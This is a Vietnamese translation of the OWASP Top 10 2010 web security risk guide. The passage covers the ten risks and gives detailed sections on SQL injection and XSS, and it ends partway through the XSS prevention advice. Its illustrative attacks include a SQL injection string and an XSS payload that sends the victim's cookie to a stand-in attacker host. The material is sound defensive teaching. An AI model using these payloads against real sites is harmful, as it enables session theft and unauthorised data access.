



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <http://www.owasp.org>



Lời nói đầu

Sử dụng những phần mềm không an toàn đã làm hao tốn nhiều chi phí cho các ngành tài chính, y tế, phòng thủ, năng lượng và nhiều cơ sở hạ tầng quan trọng khác. Khi mà các hệ thống số của chúng ta trở nên ngày càng phức tạp và liên thông, việc bảo vệ nó cũng trở nên khó khăn hơn gấp nhiều lần. Chúng ta không thể nào chấp nhận tồn tại những vấn đề bảo mật tương đối đơn giản mà “OWASP Top 10” sẽ trình bày.

Mục tiêu của dự án Top 10 nhằm tăng nhận thức của người đọc về an ninh ứng dụng bằng cách xác định các vấn đề mang tính rủi ro nhất đối với một tổ chức. Dự án Top 10 được nhắc đến trong rất nhiều tiêu chuẩn, sách, công cụ và tổ chức bao gồm MITRE, PCI DSS, DISA, FTC, v.v... Sự ra đời của OWASP Top 10 đánh dấu 8 năm hoạt động tuyên truyền về sự quan trọng của bảo mật thông tin. OWASP Top 10 xuất hiện đầu tiên vào năm 2003, được sửa đổi vài điểm nhỏ trong những năm 2004 và 2007. Văn bản này là phiên bản năm 2010. Chúng tôi khuyến khích bạn đọc bắt đầu bảo vệ tổ chức của mình bằng cách tìm hiểu và thực hành Top 10. Lập trình viên có thể học từ những sai lầm của các tổ chức khác. Người điều hành nên bắt đầu suy nghĩ cách giảm thiểu rủi ro mà các ứng dụng phần mềm có thể mang đến cho công ty của mình.

Tuy nhiên Top 10 không phải là một chương trình an ninh ứng dụng. Các bước tiếp theo, OWASP khuyến khích các tổ chức nên thiết lập cho mình một nền tảng chắc chắn gồm đào tạo nhân viên, triển khai các tiêu chuẩn và các công cụ giúp cho việc lập trình được đảm bảo an toàn. Bên cạnh đó, các tổ chức cũng phải kết hợp bảo mật vào các tiến trình từ phát triển, kiểm tra đến bảo trì. Bộ phận quản lý có thể phân tích thông tin từ những hoạt động này để giảm thiểu rủi ro về an ninh ứng dụng.

Chúng tôi hi vọng rằng OWASP Top 10 sẽ hữu ích cho việc thiết lập bảo mật thông tin của bạn. Bất cứ khi nào có thắc mắc hoặc góp ý hay có ý tưởng hay các bạn có thể liên hệ chúng tôi tại OWASP-TopTen@lists.owasp.org (hộp mail công cộng) hoặc dave.wichers@owasp.org. (hộp mail riêng) http://www.owasp.org/index.php/Top_10

Về OWASP

Viết tắt của The Open Web Application Security Project (dự án mở về bảo mật ứng dụng Web), dự án là một sự cố gắng chung của cộng đồng giúp các tổ chức có thể phát triển, mua hoặc bảo trì các ứng dụng an toàn. Ở OWASP bạn sẽ tìm thấy “miễn phí” và “mở” (free and open):

- Công cụ và các tiêu chuẩn về an toàn thông tin
- Sách về kiểm tra bảo mật ứng dụng, lập trình an toàn và các bài viết về kiểm định mã nguồn
- Thư viện và các tiêu chuẩn điều khiển an ninh
- Các chi nhánh của hội ở khắp nơi trên thế giới
- Những nghiên cứu mới nhất
- Những buổi hội thảo toàn cầu
- Địa chỉ thư tín chung
- Và nhiều thứ khác, xem thêm tại www.owasp.org

Tất cả những công cụ, tài liệu, diễn đàn và chi nhánh của OWASP đều “miễn phí” và “mở” cho bất cứ ai có niềm yêu thích tăng cường bảo mật thông tin. Chúng tôi chủ trương tiếp cận an toàn ứng dụng như là một vấn đề về con người, tiến trình và kỹ thuật, bởi vì đa số những phương thức hiệu quả đối với an toàn ứng dụng đều phải đảm bảo sự cải thiện của tất cả những mặt này.


OWASP là một mô hình tổ chức mới. Việc không bị thương mại hóa ảnh hưởng giúp cho chúng tôi đưa ra những thông tin chính xác, không thiên vị và có giá trị về an toàn ứng dụng. OWASP không liên kết với bất kì công ty kỹ thuật nào, dù chúng tôi hỗ trợ về các mặt kỹ thuật trong an toàn thông tin. Cũng giống như những dự án phần mềm mã nguồn mở, OWASP tạo ra rất nhiều sản phẩm bằng sự phối tác của cộng đồng.

Nền tảng của OWASP là một tổ chức phi lợi nhuận và đảm bảo sự thành công lâu dài của dự án. Hầu hết thành phần của tổ chức là tình nguyện viên bao gồm Ban Quản Trị, Ban Điều Hành toàn cầu, lãnh đạo các chi nhánh, lãnh đạo các dự án và thành viên dự án. Chúng tôi hỗ trợ sự sáng tạo trong nghiên cứu an toàn thông tin bằng các khoản trợ cấp và cơ sở hạ tầng.

Hãy tham gia cùng chúng tôi !

Bản quyền và Giấy phép

Bản quyền © 2003 – 2010 The OWASP Foundation



Tài liệu này được phát hành theo giấy phép Creative Commons Ghi công ShareAlike 3.0. Đối với bất kỳ việc tái sử dụng hoặc phân phối, bạn phải làm cho rõ ràng để người khác hiểu điều khoản cấp phép của tác phẩm này.

Chào mừng

Chào mừng đến với OWASP TOP 10 2010 ! Phiên bản cập nhật này trình bày danh sách **Top 10 rủi ro an ninh của ứng dụng web** một cách ngắn gọn, xúc tích và chú tâm. OWASP Top 10 vẫn luôn trình bày về các nguy cơ, tuy nhiên phiên bản cập nhật này sẽ đảm bảo rõ ràng để hiểu hơn phiên bản trước. Chúng tôi cũng sẽ trình bày những thông tin liên quan về việc làm cách nào để bạn có thể tự kiểm tra những mối nguy đó cho ứng dụng của mình.

Đối với mỗi khoản trong Top 10, phiên bản này thảo luận những nhân tố hình thành và hậu quả, từ đó phân loại cấp độ các rủi ro. Sau đó chúng tôi sẽ hướng dẫn bạn cách chẩn đoán xem bạn có mắc phải những vấn đề được nói đến không, làm cách nào để tránh và đưa ra một vài ví dụ và liên kết đến các nguồn thông tin khác.

Mục tiêu chính của OWASP Top 10 là để hướng dẫn người lập trình viên, người thiết kế, kỹ sư, quản lý và cả tổ chức về hậu quả của những điểm yếu quan trọng nhất trong ứng dụng web. Top 10 cung cấp những kỹ năng cơ bản để bảo vệ bạn khỏi những mối nguy hại này và hướng dẫn bạn tự tìm hiểu thêm.

Cảnh báo

Đừng chỉ dừng ở Top 10. Có hàng trăm những vấn đề có thể ảnh hưởng đến toàn bộ sự an toàn của các ứng dụng web như đã trình bày trong [OWASP Developer's Guide](#). Nó rất quan trọng cho những ai muốn phát triển ứng dụng web ngày nay. Hướng dẫn trong việc làm cách nào để tìm ra những lỗ hổng bảo mật được cung cấp trong [OWASP Testing Guide](#) và [OWASP Code Review Guide](#) mà chúng tôi đã cập nhật nhiều từ lần công bố OWASP Top 10 trước.

Thay đổi liên tục. Phiên bản Top 10 này sẽ tiếp tục được thay đổi. Dù không thay đổi bất cứ thứ gì trong một ứng dụng, bạn cũng có thể đã bị ảnh hưởng bởi những lỗ hổng mà chưa ai phát hiện bao giờ. Xin vui lòng xem xét những lời khuyên của chúng tôi tại phần cuối của Top 10 mục "*Những bước tiếp theo cho Nhà phát triển, kiểm định viên và Tổ chức*".

Suy nghĩ tích cực. Khi mà bạn đã sẵn sàng dừng việc tìm hiểu lỗi bảo mật và tập trung vào việc thiết lập một hệ thống bảo mật ứng dụng, OWASP cung cấp [Application Security Verification Standard \(ASVS\)](#) về những điểm cần kiểm tra cho các tổ chức và kiểm định viên.

Sử dụng công cụ sáng suốt. Những lỗi bảo mật có thể rất phức tạp và ẩn chứa trong hàng ngàn lớp mã lệnh. Trong hầu hết các trường hợp, cách hữu hiệu nhất để tìm lỗi và sửa chữa những điểm yếu này là sự kết hợp giữa yếu tố chuyên nghiệp của con người và sự sắc sảo của công cụ.

Đẩy về phía khác. Bảo mật ứng dụng web chỉ được đảm bảo khi vòng đời phát triển bảo mật phần mềm được sử dụng. Xem thêm tại the [Open Software Assurance Maturity Model \(SAMM\)](#), đây là phiên bản cập nhật của [OWASP CLASP Project](#).

Lời cảm ơn

Xin cảm ơn [Aspect Security](#) vì đã đi tiên phong trong việc phát triển và cập nhật OWASP Top 10 từ năm 2003 và xin cảm ơn tác giả chính Jeff Williams và Dave Wichers. Chúng tôi cũng xin cảm ơn những tổ chức đã đóng góp những thông tin về các lỗ hổng bảo mật để hỗ trợ TOP 10 trong lần cập nhật này:



- [Aspect Security](#)
- [MITRE – CVE](#)
- [Softtek](#)
- [WhiteHat Security Inc. – Statistics](#)

Chúng tôi cũng muốn cảm ơn những người đã đóng góp rất nhiều cho việc phát triển và biên tập nội dung trong phiên bản TOP 10 này:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

Những thay đổi từ năm 2007 đến 2010 ?

Diện mạo những mối nguy về ứng dụng Internet thay đổi một cách liên tục. Nguyên nhân chính về sự phát triển này là sự tiến bộ của kẻ tấn công, sự ra đời của những công nghệ mới, và sự thiết lập của những hệ thống ngày càng phức tạp. Để theo kịp tiến độ này, chúng tôi phải cập nhật hằng năm OWASP Top 10. Trong phiên bản 2010, chúng tôi đã thay đổi nhiều trong những phần sau:

- 1) Chúng tôi xin nói rõ danh sách **Top 10 được lựa chọn dựa trên tính rủi ro**, không phải sự phổ biến của lỗ bảo mật. Xem cụ thể trong phần “*Những rủi ro bảo mật ứng dụng*”.
- 2) Chúng tôi thay đổi cách thức xếp hạng những mối rủi ro, thay vì chỉ dựa vào số liệu thống kê của điểm yếu. Điều này ảnh hưởng đến thứ tự của Top 10, như bạn có thể xem ở bảng dưới.
- 3) Chúng tôi thay thế 2 mục trong danh sách bằng 2 mục mới:
 - + Thêm: A6 – Sai sót trong cấu hình an ninh. Mục này từng xuất hiện ở A10 trong phiên bản 2004: “Quản lý hiệu chỉnh không an toàn”, nhưng bị xóa trong năm 2007 vì không được xem là vấn đề phần mềm. Tuy nhiên, từ góc độ rủi ro của tổ chức cũng như sự phổ biến, mục này trở nên quan trọng cần được nói đến trong Top 10.
 - + Thêm: A10 – Chuyển hướng và chuyển tiếp thiếu thẩm tra. Vấn đề này đang nóng trong Top 10. Nhiều minh chứng đã cho thấy vấn đề gần như chưa được biết đến này đang xảy ra khắp mọi nơi và gây ra nhiều thiệt hại.
 - Bớt : A3 - Thực thi tập tin độc. Đây là vấn đề quan trọng trong nhiều môi trường. Tuy nhiên, sự xuất hiện của nó trong năm 2007 là vì một lượng lớn ứng dụng PHP có vấn đề này. PHP hiện nay đã được sửa chữa tích hợp nhiều thiết lập bảo mật từ đầu, giảm thiểu sự xuất hiện của vấn đề này.
 - Bớt: A6 – Thất thoát thông tin và xử lý lỗi không đúng cách. Vấn đề này rất phổ biến, nhưng sự tác động của việc để lộ strack trace hay thông tin lỗi thật ra rất nhỏ. Với phần A6 được thêm vào, những sự hiệu chỉnh cho thông tin lỗi là một phần của sự hiệu chỉnh cho ứng dụng và máy chủ.

OWASP Top 10 – 2007

OWASP Top 10 – 2010 (Mới)

A2 – Lỗi nhúng mã

A1 – Lỗi nhúng mã

A1 – Thực thi mã script xấu (XSS)

A2 – Thực thi mã script xấu (XSS)

A7 – Hư hỏng cơ chế chứng thực và quản lý phiên làm việc

A3 – Hư hỏng cơ chế chứng thực và quản lý phiên làm việc

A4 – Đối tượng tham chiếu thiếu an toàn

A4 – Đối tượng tham chiếu thiếu an toàn

A5 – Giả mạo yêu cầu (CSRF)

A5 – Giả mạo yêu cầu (CSRF)

<từng là T10 2004 A10 – Cấu hình hệ thống không an toàn>

A6 – Sai sót cấu hình an ninh(NEW)

A8 – Lưu trữ mật mã không an toàn

A7 – Lưu trữ mật mã không an toàn

A10 – Sai sót hạn chế truy cập

A8 – Sai sót hạn chế truy cập

A9 – Thiếu bảo vệ lớp vận chuyển

A9 – Thiếu bảo vệ lớp vận chuyển

< không ở trong T10 2007>

A10 – Chuyển hướng và chuyển tiếp thiếu thẩm tra(NEW)

A3 – Thực thi tập tin độc

<không nằm trong T10 2010>

A6 – Thất thoát thông tin và xử lý lỗi không đúng cách


<không nằm trong T10 2010>

Risk

Rủi ro an ninh ứng dụng

Rủi ro an ninh ứng dụng là gì ?

Kẻ tấn công có thể lợi dụng nhiều con đường khác nhau thông qua ứng dụng của bạn và làm tổn hại doanh nghiệp hay tổ chức của bạn. Mỗi con đường thể hiện một rủi ro khác nhau mà có thể có hoặc không gây ra sự chú ý.



Thường thì những con đường này khá dễ để tìm ra và tận dụng để phá hoại, tuy nhiên cũng có những trường hợp rất phức tạp. Tương tự, những mối rủi ro có thể đi từ không có gì đến khiến bạn phá sản. Để có thể xác định những rủi ro cho tổ chức của bạn, bạn có thể tính toán khả năng hiện hữu của mỗi nguy hiểm, những yếu tố tấn công và những điểm yếu bảo mật. Bạn cần phải tập hợp chúng lại với một sự cân nhắc về sự ảnh hưởng của chúng cả về kỹ thuật lẫn kinh doanh đối với tổ chức của bạn. Cùng với nhau, những yếu tố trên hình thành tập hợp rủi ro.

Rủi ro của tôi là gì ?

Phiên bản cập nhật này của [OWASP Top 10](#) tập trung vào việc xác định những rủi ro đáng ngại nhất đối với các tổ chức trên diện rộng. Với mỗi rủi ro này chúng tôi sẽ cung cấp những thông tin chung như khả năng xảy ra và ảnh hưởng về mặt kỹ thuật. Chúng tôi sử dụng bảng sau dựa trên [OWASP Risk Rating Methodology](#) để bạn đánh giá:

Tác nhân đe dọa	Các hướng tấn công	Sự phổ biến	Khả năng phát hiện	Tác động đến kỹ thuật	Tác động đến kinh doanh
?	Đễ	Lan rộng	Đễ	Lớn	?
	Trung bình	Trung bình	Trung bình	Trung bình	
	Khó	Ít phổ biến	Khó	Nhỏ	

Tuy nhiên chỉ bạn là có thể hiểu được tường tận môi trường làm việc của mình. Đối với một ứng dụng bất kì, có thể sẽ không có tác nhân đe dọa nào có thể thực hiện được việc tấn công, hoặc ảnh hưởng về kỹ thuật có thể là rất nhỏ. Cho nên bạn phải tự mình tính toán những rủi ro, tập trung vào tác nhân đe dọa, hệ thống quản lý an ninh và nghiên cứu sự ảnh hưởng của nó tới kinh doanh trong doanh nghiệp của bạn.

Mặc dù [những phiên bản trước của OWASP TOP 10](#) tập trung vào việc phát hiện những lỗ hổng bảo mật nghiêm trọng nhất, nó cũng có thể sử dụng để quản lý rủi ro. Tên gọi của Top 10 được lấy từ những cách tấn công, loại điểm yếu hoặc tác động mà nó gây ra. Chúng tôi chọn cái tên được sử dụng nhiều nhất và có thể thu hút được sự chú ý tối đa.

Nguồn tham khảo

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Attack vectors/Risk Modeling](#)

Nguồn khác

- [FAIR Information Risk Framework](#)
- [Microsoft Attack Vectors Modeling \(STRIDE and DREAD\)](#)

T10

OWASP Top 10 Rủi ro an ninh ứng dụng – 2010

A1 – Lỗi nhúng mã

- Xảy ra trong các ứng dụng như SQL, LDAP khi những dữ liệu không xác thực được gửi tới hệ thống biên dịch như một phần của mã lệnh. Những dữ liệu này của kẻ tấn công có thể lừa hệ thống biên dịch thực hiện những mã lệnh độc hại hoặc giúp kẻ tấn công xâm nhập đến những dữ liệu quan trọng một cách trái phép.

A2 – Thực thi mã script xấu (XSS)

- Xảy ra khi một ứng dụng tiếp nhận những dữ liệu không đáng tin cậy và gửi chúng đến cho trình duyệt web mà không qua xử lý và kiểm duyệt. XSS cho phép kẻ tấn công thực hiện mã độc trên trình duyệt của người bị tấn công và lợi dụng ăn cắp phiên truy cập để mạo danh hoặc hủy hoại trang web hoặc lừa người sử dụng đến những trang web chứa mã độc khác..

A3 – Sai lầm trong kiểm tra định danh

- Những đoạn chương trình kiểm tra danh tính và quản lý phiên làm việc của người sử dụng thường hay được làm qua loa không đúng cách. Điều này giúp kẻ thâm nhập có thể ăn cắp mật mã, khóa, mã của các phiên làm việc {session token} hoặc tận dụng những lỗi khác để giả mạo danh tính các người dùng khác.

A4 – Đối tượng tham chiếu thiếu an toàn

- Xảy ra khi người phát triển để lộ một tham chiếu đến những đối tượng trong hệ thống như các tập tin, thư mục hay chìa khóa dữ liệu. Nếu chúng ta không có một hệ thống kiểm tra truy cập, kẻ tấn công có thể lợi dụng những tham chiếu này để truy cập dữ liệu một cách trái phép..

A5 – Giả mạo yêu cầu (CSRF)

- Kiểu tấn công này ép buộc trình duyệt web của một người dùng đã đăng nhập gửi những yêu cầu giao thức web (HTTP) tới một trang web bị lỗi, bao gồm cookie của phiên truy cập và những thông tin tự động khác như thông tin đăng nhập. Cách thức này cho phép kẻ tấn công ép buộc trình duyệt web tạo ra những yêu cầu cho ứng dụng lỗi mà ứng dụng này không thể biết đây là những yêu cầu giả mạo của kẻ tấn công..

A6 – Sai sót cấu hình an ninh

- Một cơ chế an ninh tốt cần phải định nghĩa những hiệu chỉnh về an ninh và triển khai nó cho các ứng dụng, khuôn mẫu, máy chủ ứng dụng, máy chủ web, máy chủ dữ liệu và các ứng dụng nền tảng. Tất cả những thiết lập nên được định nghĩa, thực hiện và bảo trì bởi vì rất nhiều thứ không được triển khai với thiết lập an toàn mặc định. Các hiệu chỉnh cũng bao gồm cập nhật phần mềm và những thư viện được sử dụng bởi ứng dụng.

A7 – Lưu trữ mật mã thiếu an toàn

- Nhiều ứng dụng web không bảo vệ dữ liệu nhạy cảm như thẻ tín dụng, SSN, và những mã xác thực thông tin bằng các phương thức mã hóa hay băm (hashing). Kẻ tấn công có thể ăn cắp hay thay đổi những dữ liệu nhạy cảm này và tiến hành hành vi trộm cắp, gian lận thẻ tín dụng, v.v...

A8 - Sai sót hạn chế truy cập


- Nhiều ứng dụng web kiểm tra quyền thực thi địa chỉ truy cập (URL) trước khi dựng các liên kết và nút nhấn được bảo vệ. Tuy nhiên ứng dụng cũng phải thực hiện những kiểm tra tương tự mỗi khi những trang thông tin được truy cập trực tiếp nếu không kẻ tấn công có thể giả mạo URL để truy cập vào những trang thông tin ẩn này.

A9 - Thiếu bảo vệ lớp vận chuyển

- các ứng dụng thường xuyên mắc sai lầm trong việc kiểm tra định danh, mã hóa và bảo vệ sự tuyệt mật và tính toàn vẹn của những thông tin nhạy cảm trên mạng lưới liên kết. Nó thường được bảo vệ bởi những thuật toán yếu, sử dụng những chứng nhận đã hết hiệu lực hoặc không sử dụng đúng cách.

A10 – Chuyển hướng và chuyển tiếp thiếu thẩm tra

- Ứng dụng web thường xuyên đưa người dùng đến những liên kết qua các website khác, và sử dụng những thông tin thiếu tin cậy để xác định đích đến. Nếu không được kiểm tra một cách cẩn thận, kẻ tấn công có thể lợi dụng để chuyển nạn nhân đến các trang web lừa đảo hay phần mềm độc hại, hoặc chuyển tiếp để truy cập các trang trái phép.



Tôi có bị mắc phải mã nhúng?

Cách tốt nhất để kiểm tra xem ứng dụng có mắc lỗi không là xác minh nếu tất cả các dữ liệu đầu vào của trình biên dịch có thể phân biệt rõ ràng giữa mã độc với câu truy vấn hay câu lệnh. Ví dụ như trong truy vấn SQL, ta cần phải sử dụng tất cả những biến đã được chuẩn bị giá trị sẵn hay các thủ tục có sẵn, tránh sử dụng những câu truy vấn động. Kiểm tra mã nguồn có thể là cách nhanh và chính xác để xác định nếu ứng dụng có an toàn hay không. Những công cụ phân tích mã nguồn có thể giúp nhân viên bảo mật hiểu được trình biên dịch và luồng dữ liệu đi trong ứng dụng. Những chuyên viên bảo mật có thể xác minh những lỗi này bằng cách tạo những chương trình thâm nhập thử vào hệ thống. Chương trình quét tự động có thể đưa ra những thông tin giúp kiểm tra nếu chương trình của bạn thực sự mắc lỗi nhúng mã. Máy quét không thể luôn kiểm tra được trình biên dịch và khó biết chắc chắn nếu có một phương thức tấn công thành công. Những phần xử lý lỗi kém có thể giúp tìm ra lỗ hổng dễ dàng hơn.

Làm cách nào để chống?

Để ngăn chặn cần phải phân biệt được mã độc và câu lệnh hay truy vấn

1. Thường được dùng là một thư viện API an toàn, nó giúp bạn tránh việc sử dụng trình biên dịch một cách trực tiếp và cung cấp một giao diện phân tách tham số. Cần cẩn thận với APIs, như thủ tục lưu trữ dù đã phân tách tham số nhưng lỗi nhúng mã vẫn có thể xảy ra ở bên trong.
2. Nếu không có những thư viện phân tách tham số, bạn có thể cẩn thận loại bỏ những ký tự đặc biệt bằng những cú pháp đặc thù của trình biên dịch đó. [OWASP's ESAPI](#) có cung cấp [thông tin về những kỹ thuật này](#).
3. Kiểm tra dữ liệu đầu vào hợp lệ bằng các từ điển tiêu chuẩn phù hợp. Đây vẫn chưa phải là cách phòng thủ an toàn nhất vì nhiều ứng dụng sử dụng những ký tự đặc biệt trong các thông tin đầu vào. [OWASP's ESAPI](#) cũng cung cấp 1 danh sách rất nhiều những thư viện [công cụ để kiểm tra dữ liệu đầu vào hợp lệ](#).

Ví dụ tình huống tấn công

Ứng dụng sử dụng mã độc khi xây dựng truy vấn SQL sau:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Kẻ tấn công có thể thay thế tham số 'id' trong trình duyệt để gửi đến: ' or '1'='1. Việc này thay đổi ý nghĩa của câu truy vấn và trả ra giá trị của tất cả các tài khoản trong cơ sở dữ liệu thay vì chỉ của 1 nhân viên mà thôi.

```
http://example.com/app/accountView?id=' or '1'='1
```

Trong trường hợp xấu nhất, kẻ tấn công có thể sử dụng điểm yếu này để thực thi những thủ tục lưu trữ trong cơ sở dữ liệu và giúp hacker chiếm quyền điều khiển cơ sở dữ liệu hoặc toàn bộ máy chủ.


Nguồn tham khảo

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Injection Flaws Article](#)
- [ESAPI Encoder API](#)
- [ESAPI Input Validation API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)
- [OWASP Code Review Guide: Chapter on SQL Injection](#)
- [OWASP Code Review Guide: Command Injection](#)

Nguồn khác

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)



Tôi có bị mắc phải XSS?

Bạn cần phải bảo đảm tất cả dữ liệu đầu vào từ người dùng mà được gửi trở lại trình duyệt web cần phải được kiểm tra để đảm bảo an toàn (thông qua kiểm định dữ liệu đầu vào), và các dữ liệu đó phải được loại bỏ kí tự đặc biệt cẩn thận trước khi nó được xuất ra tại các trang web. Mã hóa dữ liệu đầu ra có thể bảo đảm những dữ liệu đầu vào luôn luôn được xem dưới dạng văn bản trên trình duyệt thay vì những đoạn nội dung động có thể thực thi.

Các công cụ động hoặc tĩnh đều có thể phát hiện XSS một cách tự động. Tuy nhiên, mỗi ứng dụng xây dựng trang web khác nhau và sử dụng những trình biên dịch trình duyệt web khác nhau như Javascript, ActiveX, Flash and Silverlight, làm cho việc phát hiện lỗi khó khăn hơn. Cho nên, việc đảm bảo toàn bộ đòi hỏi sự kết hợp giữa kiểm tra mã nguồn, và thâm nhập kiểm chứng bằng tay, bên cạnh những cách thức tự động khác.

Công nghệ Web 2.0, như Ajax, làm cho việc phát hiện XSS trở nên khó khăn hơn bằng những công cụ tự động.

Ví dụ tình huống tấn công

Ứng dụng sử dụng những dữ liệu thiếu an toàn trong việc xây dựng đoạn HTML dưới đây mà không xác thực hay loại bỏ kí tự đặc biệt

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

Kẻ tấn công có thể thay đổi tham số 'CC' trong trình duyệt của hắn thành:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

Điều này làm cho ID phiên làm việc của nạn nhân bị gửi đến trang web của kẻ tấn công, giúp cho hắn có thể ăn cắp phiên làm việc đó. Hãy lưu ý rằng kẻ tấn công cũng có thể lợi dụng XSS để phá bất cứ chức năng tự động phòng thủ CSRF nào của trang web. Xem thêm A5 về CSRF

Làm cách nào để chống XSS?

Để ngăn chặn XSS đòi hỏi phân biệt được giữa mã độc và nội dung web

